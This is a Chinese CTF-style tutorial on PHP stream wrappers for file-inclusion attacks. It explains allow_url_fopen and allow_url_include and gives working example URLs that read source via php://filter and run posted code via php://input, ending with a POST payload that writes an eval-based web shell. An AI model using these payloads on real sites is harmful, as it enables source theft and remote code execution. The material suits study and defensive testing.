
php伪协议
快捷使用:
file://         http://127.0.0.1/cmd.php?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter    http://127.0.0.1/cmd.php?file=php://filter/read=convert.base64-encode/resource=./cmd.php
php://input http://127.0.0.1/cmd.php?file=php://input [POST DATA] <?php phpinfo()?>
PHP支持的伪协议如下
file:// — 访问本地文件系统http:// — 访问 HTTP(s) 网址ftp:// — 访问 FTP(s) URLsphp:// — 访问各个输入/输出流(I/O streams)zlib:// — 压缩流data:// — 数据(RFC 2397)glob:// — 查找匹配的文件路径模式phar:// — PHP 归档ssh2:// — Secure Shell 2rar:// — RARogg:// — 音频流expect:// — 处理交互式的流PHP.ini

在php.ini里有两个重要的参数allow_url_fopen和allow_url_include
allow_url_fopen:默认值是ON,允许url里的封装协议访问文件
allow_url_include:默认值是OFF,不允许包含url里的封装协议包含文件

【file://协议】
file:// [文件的绝对路径和文件名]
http://127.0.0.1/cmd.php?file=file://D:/soft/phpStudy/WWW/phpcode.txt
【php://协议】
条件:

不需要开启allow_url_fopen,仅php://input、 php://stdin、 php://memory 和 php://temp 需要开启allow_url_include。

php:// 访问各个输入/输出流(I/O streams),在CTF中经常使用的是php://filter和php://input,php://filter用于读取源码,php://input用于执行php代码。

php://filter 读取源代码并进行base64编码输出,不然会直接当做php代码执行就看不到源代码内容了。
测试现象:
http://127.0.0.1/cmd.php?file=php://filter/read=convert.base64-encode/resource=./cmd.php
php://input 可以访问请求的原始数据的只读流, 将post请求中的数据作为PHP代码执行。
PHP.ini:
allow_url_fopen :off/on
allow_url_include:on
测试现象:

http://127.0.0.1/cmd.php?file=php://input
[POST DATA] <?php phpinfo()?>
也可以POST如下内容生成一句话: <?php fputs(fopen("shell.php","w"),'<?php eval($_POST["cmd"];?>');?>

 浙公网安备 33010602011771号